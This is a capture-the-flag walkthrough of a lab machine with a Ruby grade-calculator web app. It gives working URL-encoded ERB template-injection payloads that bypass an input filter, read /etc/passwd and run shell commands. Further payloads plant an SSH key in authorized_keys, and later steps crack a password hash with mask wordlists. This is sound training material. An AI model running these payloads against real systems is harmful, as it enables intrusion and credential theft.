
Nmap Results
# Nmap 7.94SVN scan initiated Tue Mar  5 13:32:12 2024 as: nmap -Pn -p- --min-rate 2000 -A -oN nmap.txt 10.10.11.253
Nmap scan report for 10.10.11.253
Host is up (0.014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
|_  256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp open  http    nginx
|_http-title: Weighted Grade Calculator
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=3/5%OT=22%CT=1%CU=33357%PV=Y%DS=2%DC=T%G=Y%TM=65E76
OS:54C%P=x86_64-pc-linux-gnu)SEQ(SP=FC%GCD=1%ISR=10F%TI=Z%CI=Z%II=I%TS=A)OP
OS:S(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST
OS:11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)EC
OS:N(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%
OS:F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N
OS:%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%C
OS:D=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 110/tcp)
HOP RTT      ADDRESS
1   12.07 ms 10.10.14.1
2   12.12 ms 10.10.11.253

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Mar  5 13:32:44 2024 -- 1 IP address (1 host up) scanned in 31.39 seconds
Service Enumeration
TCP/80





Information on WEBrick



Gobuster Enumeration
Directories and Files
gobuster dir -u http://10.10.11.253 -w /usr/share/seclists/Discovery/Web-Content/big.txt -x html,php,txt -o gobuster-80.txt -t 100/about (Status: 200) [Size: 3827]Nothing interesting here
Testing the Calculator


While testing some payloads, the app complained that weight should equal 100, so I replaced some characters with 20 to do some quick testing.
category1=a&grade1=b&weight1=20&category2=d&grade2=e&weight2=20&category3=g&grade3=h&weight3=20&category4=j&grade4=k&weight4=20&category5=m&grade5=n&weight5=20| Category | Grade | Weight (%) |
|---|---|---|
| a | b | 20 |
| d | e | 20 |
| g | h | 20 |
| j | k | 20 |
| m | n | 20 |

Trying to Understand the Filter Logic
During testing, I am replacing payload_here with different characters to see what the application detects on.


%25 (encoded %) / . / %26 encoded & / ! / %40 (encoded @) / %23 (encoded #) / %24 (encoded $) / ^ / * / ( / ) / - / _ / %2b (encoded +) / %3d (encoded =) / %3a (encoded :) / %3b (encoded ;) / ' / " / %5b (encoded [) / %5d (encoded ]) / %00 / etc...%2f (encoded /) / %0a (ASCII Line Feed LF) / %20 (encoded space)| Category | Grade | Weight (%) |
|---|---|---|
| payload_here | 100 | 100 |
| N/A | 0 | 0 |
| N/A | 0 | 0 |
| N/A | 0 | 0 |
| N/A | 0 | 0 |
Can I get it to display any filtered characters using some kind of bypass?
What if in payload_here, we try a few different combinations to see if we can display *:
%0a*: ❌%20*: ❌%0a%20*: ❌%20%0a*: ✅

Server Side Template Injection (SSTI)

Try searching Google for ruby / WEBrick-specific attacks


Some good information here to get some additional ideas
Seek to understand more about ruby SSTI


Let's see if we can get this payload to run: <%= File.open('/etc/passwd').read %>, We'll have to URL-encode it. So, we'll do %20%0a + %3c%25%3d+File.open(%27%2fetc%2fpasswd%27).read+%25%3e.
Full payload in the HTTP POST body:
category1=%20%0a%3c%25%3d+File.open(%27%2fetc%2fpasswd%27).read+%25%3e&grade1=100&weight1=100&category2=N%2FA&grade2=0&weight2=0&category3=N%2FA&grade3=0&weight3=0&category4=N%2FA&grade4=0&weight4=0&category5=N%2FA&grade5=0&weight5=0
category1, grade1, weight1, and so on, and uses some kind of template document with Ruby to produce repeatable outputs.The payload
<%= File.open('/etc/passwd').read %> is run by Ruby when the template is processed.category1=%20%0a%3c%25%3d+%60id+%26%26+echo+%24HOME%60+%25%3e&grade1=100&weight1=100&category2=N%2FA&grade2=0&weight2=0&category3=N%2FA&grade3=0&weight3=0&category4=N%2FA&grade4=0&weight4=0&category5=N%2FA&grade5=0&weight5=0<%= `id && echo $HOME` %>

Exploit
We can use the SSTI vulnerability found in the calculator application to achieve a SSH session on the target.
Generate a Key Pair on Kali
ssh-keygen -t rsa -b 4096 -f susan -C '' -N ''This will output two files:
susan— private keysusan.pub— public key
Use SSTI to Create SSH Dependencies
category1=%20%0a%3c%25%3d+%60mkdir+%2fhome%2fsusan%2f.ssh%60+%25%3e&grade1=100&weight1=100&category2=N%2FA&grade2=0&weight2=0&category3=N%2FA&grade3=0&weight3=0&category4=N%2FA&grade4=0&weight4=0&category5=N%2FA&grade5=0&weight5=0<%= `mkdir /home/susan/.ssh` %>
echo "echo $(cat susan.pub | basenc --base64url -w 0) | basenc --base64url --decode >> /home/susan/.ssh/authorized_keys"I'll break this down into steps to make it easier to understand. You have to work your way from the inside out to understand it.
- First,
cat susan.pubtobasenc --base64url -w 0to create a URL-safe base64 string - Then create the SSTI command to
echothe<base_64_string>tobasenc --base64url --decodeon the target - Finally, we'll URL-encode this to plug it into the SSTI payload

category1=%20%0a%3c%25%3d+%60echo+c3NoLXJzYSBBQUFBQjNOemFDMXljMkVBQUFBREFRQUJBQUFDQVFDWE1vNkxFTUordmlzSHBPb0MyM2tTRkJTd0NRbmZSOFdvKzduQnlmVm5CVWZkNnhPZlhZN1J6RkhreUFrRUZnbmo4SmNUQi9YcEw4c0Z5MVBzc2MvNWZiNGhpVFNjTVR3MWtsbDNzZnhqVjhzb05GWUE0WDFVUVUzMUsydEtab1dRWnRkRU11d1M4YjI2amYxNFdtWXdFU3dqZ1Q3ZTJITit4bjFBaXpFdHFnRzlHRnpNaEtBaTBBT0JZY2g0cVp6MHB6Vkx5R0RlekNGcTV6ampuZExzUUQ0N3h0YnQ5ZVA5c1dpTlB5dkdJeGtlRHU3Y1AzalNwWHRyaHVIcTNiWGFGRGtaS2pvNGN0RHJET1BLREFqZEJRdlhNS0FsOG82U0d2NnYrdjFzck9Ub3pwNDN0d3ZMTXBJQXluZkV1eDA1ZUhZSVRYNkxQT1kzQlh6VEd1QzJETU9TcHlaZTkzWFJ4YW9ocjBBRzBucWtXN2w4NDRhRXMxa2o0cjVGUlVOeFE2ZGx2djZYc2M0VlJVSkRCWUxLa1I1RitoTHcvdTZSS0JhKy92Q1dQa1liR2czVHpBS3U1SDU4UlRZTWZsem93TG43N0tDZko1amg2SzJ6Z1ltcHdNUTgydXJuaUU3cUxjZVNHZWFXWXJVUjhtSG43cjVWZkVXMkJNUm95dWVtZmMzT3lBUGs4MU5xVE1TVktzR1AydUpZZkFmc3ZQeWcxNG12MTd5QVlCcC9DdFVTMGRtaFpQK2QyU2hrTXU3Wk5DR1dvOHlsT2NkOVlDNzBBSE93U1BwbytoeWEzUjdmUVZsWEZ3TVdDZXFPWnIxZjN0R2dORWc2Y3VjZU5jWFByUGlVMnhpRVhmN1JRbGo3cGdNS0ZYeHlrWjJLOUduWWRGVHpJM25RM1E9PSAK+%7c+basenc+--base64url+--decode+%3e%3e+%2fhome%2fsusan%2f.ssh%2fauthorized_keys%60+%25%3e&grade1=100&weight1=100&category2=N%2FA&grade2=0&weight2=0&category3=N%2FA&grade3=0&weight3=0&category4=N%2FA&grade4=0&weight4=0&category5=N%2FA&grade5=0&weight5=0Final HTTP POST body payload


SSH as Susan
ssh -i ./susan susan@10.10.11.253

Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Ubuntu 22.04.4 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.4 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy

Linux perfection 5.15.0-97-generic #107-Ubuntu SMP Wed Feb 7 13:26:48 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=1001(susan) gid=1001(susan) groups=1001(susan),27(sudo)
Users and Groups
Local Users
susan:x:1001:1001:Susan Miller,,,:/home/susan:/bin/bash
Local Groups
sudo:x:27:susan
susan:x:1001
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:11:23 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.10.11.253/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:1123/64 scope global dynamic mngtmpaddr
       valid_lft 86393sec preferred_lft 14393sec
    inet6 fe80::250:56ff:feb9:1123/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp 0 0 127.0.0.1:3000 0.0.0.0:* LISTEN 993/ruby
Processes and Services
Interesting Processes
/bin/sh -c cd /home/susan/ruby_app && /usr/bin/ruby /home/susan/ruby_app/main.rb
Scheduled Tasks
Interesting Scheduled Tasks
@reboot cd /home/susan/ruby_app && /usr/bin/ruby /home/susan/ruby_app/main.rb
Interesting Files
/home/susan/Migration/pupilpath_credentials.db
1|Susan Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
2|Tina Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57
3|Harry Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393
4|David Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87a
5|Stephen Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8
/var/mail/susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other students

in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}

Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our university with the platform.

- Tina, your delightful student
Privilege Escalation
Lateral to Susan
Using the information collected in the post-exploit enumeration phase we have a set of hashes, and we know how to generate a password list.
sqlite3 Migration/pupilpath_credentials.dbsqlite> .tables
sqlite> SELECT * FROM USERS;
sqlite> .quitRead the hashes from the database
From this list of hashes, we only care about Susan Miller's hash, as we're interested in her password to achieve sudo on this box.
echo 'abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f' > hashStore the hash locally in a file
We know the password is in the format susan_nasus_RANDOM_NUMBER — where RANDOM_NUMBER is a value between 1 and 1,000,000,000.
First, let's test up to four digits and work our way up from there.
mp64 susan_nasus_?d?d?d?d > wordlist.txt
john --wordlist=wordlist.txt --format=Raw-SHA256 hashmp64 susan_nasus_?d?d?d?d?d?d?d > wordlist.txtjohn --wordlist=wordlist.txt --format=Raw-SHA256 hashmp64 susan_nasus_?d?d?d?d?d?d?d?d?d > wordlist.txtjohn --wordlist=wordlist.txt --format=Raw-SHA256 hash

Escalate to Root

Flags
User
7c9a90d4ed2dfc7cc12f0c93bf3e9d87
Root
c04624c400be9000a8210ba931f97be1